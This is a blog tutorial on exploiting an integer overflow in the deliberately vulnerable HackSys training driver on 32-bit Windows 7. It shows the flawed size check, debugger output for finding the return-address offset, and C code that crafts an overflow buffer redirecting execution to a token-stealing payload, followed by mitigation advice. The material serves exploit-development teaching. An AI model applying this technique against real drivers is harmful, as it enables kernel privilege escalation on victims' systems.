[Kernel Exploitation] 5: Integer Overflow (/2018/01/kernel-exploitation-5)

This part shows how to exploit a vanilla integer overflow vulnerability. Post builds up on lots of contents from part 3 & 4 so this is a pretty short one.

Exploit code can be found here (https://github.com/abatchy17/HEVD-Exploits/tree/master/IntegerOverflow).

---

1. The vulnerability

Link to code here (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/106e3dd5d9c49326d55ce17c919bffa68ead1467/Driver/IntegerOverflow.c#L65).

```
NTSTATUS TriggerIntegerOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    ULONG Count = 0;
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG BufferTerminator = 0xBAD0B0B0;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};
    SIZE_T TerminatorSize = sizeof(BufferTerminator);

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));

#ifdef SECURE
        // Secure Note: This is secure because the developer is not doing any arithmetic
        // on the user supplied value. Instead, the developer is subtracting the size of
        // ULONG i.e. 4 on x86 from the size of KernelBuffer. Hence, integer overflow will
        // not occur and this check will not fail
        if (Size > (sizeof(KernelBuffer) - TerminatorSize)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#else
        DbgPrint("[+] Triggering Integer Overflow\n");

        // Vulnerability Note: This is a vanilla Integer Overflow vulnerability because if
        // 'Size' is 0xFFFFFFFF and we do an addition with size of ULONG i.e. 4 on x86, the
        // integer will wrap down and will finally cause this check to fail
        if ((Size + TerminatorSize) > sizeof(KernelBuffer)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#endif

        // Perform the copy operation
        while (Count < (Size / sizeof(ULONG))) {
            if (*(PULONG)UserBuffer != BufferTerminator) {
                KernelBuffer[Count] = *(PULONG)UserBuffer;
                UserBuffer = (PULONG)UserBuffer + 1;
                Count++;
            }
            else {
                break;
            }
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Like the comment says, this is a vanilla integer overflow vuln caused by the programmer not considering a very large buffer size being passed to the driver. Any size from `0xfffffffc` to ``0xffffffff` will cause this check to be bypassed. Notice that the copy operation terminates if the terminator value is encountered (has to be 4-bytes aligned though), so we don't need to submit a buffer length of size equal to the one we pass.

Exploitability on 64-bit

The `InBufferSize` parameter passed to `DeviceIoControl` is a DWORD, meaning it's always of size 4 bytes. In the 64-bit driver, the following code does the comparison:

At `HEVD!TriggerIntegerOverflow+97` :

```
fffff800`bb1c5ac7 lea     r11,[r12+4]
fffff800`bb1c5acc cmp     r11,r13
```

Comparison is done with 64-bit registers (no prefix/suffix was used to cast them to their 32-bit representation). This way, `r11` will never overflow as it'll be just set to `0x100000003`, meaning that this vulnerability is **not exploitable** on 64-bit machines.

---

2. Controlling execution flow

First, we need to figure out the offset for EIP. Sending a small buffer and calculating the offset between the kernel buffer address and the return address will do:

```
kd> g
[+] UserBuffer: 0x00060000
[+] UserBuffer Size: 0xFFFFFFFF
[+] KernelBuffer: 0x8ACF8274
[+] KernelBuffer Size: 0x800
[+] Triggering Integer Overflow
Breakpoint 3 hit
HEVD!TriggerIntegerOverflow+0x84:
93f8ca58 add     esp,24h

kd> ? 0x8ACF8274 - @esp
Evaluate expression: 16 = 00000010
kd> ? (@ebp + 4) - 0x8ACF8274
Evaluate expression: 2088 = 828
```


Notice that you need to have the terminator value 4-bytes aligned as otherwise it will use the submitted `Size` parameter which will ultimately result in reading beyond the buffer and possibly causing an access violation.

Now we know that RET is at offset **2088**. The terminator value should be at `2088 + 4`.

```
char* uBuffer = (char*)VirtualAlloc(
        NULL,
        2088 + 4 + 4,               // EIP offset + 4 bytes for EIP + 4 bytes for terminator
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

// Constructing buffer
RtlFillMemory(uBuffer, SIZE, 'A');

// Overwriting EIP
DWORD* payload_address = (DWORD*)(uBuffer + SIZE - 8);
*payload_address = (DWORD)&StealToken;

// Copying terminator value
RtlCopyMemory(uBuffer + SIZE - 4, terminator, 4);
```

That's pretty much it! At the end of the payload (`StealToken`) you need to make up for the missing stack frame by calling the remaining instructions (explained in detail in part 3).

```
pop ebp                                                 ; Restore saved EBP
ret 8                                                   ; Return cleanly
```



Full exploit can be found here (https://github.com/abatchy17/hacksys/tree/master/Win7_x86_SP1/IntegerOverflow).

3. Mitigating the vulnerability

1. Handle all code paths that deal with arithmetics with extreme care (especially when they're user-supplied). Check operants/result for overflow/underflow condition.
2. Use an integer type that will be able to hold all possible outputs of the addition, although this might not be always possible.

SafeInt (http://safeint.codeplex.com/) is worth checking out too.

4. Recap

1. Vulnerability was not exploitable on 64-bit systems due to the way the comparison takes place between two 64-bit registers and the maximum value passed to `DeviceIoControl` will never overflow.
2. Submitted buffer had to contain a 4-byte terminator value. This is the simplest form of crafting a payload that needs to meet certain criteria.

3. Although our buffer wasn't of extreme size, "lying" about its length to the driver was possible.

- Abatchy

comments powered by Disqus (http://disqus.com)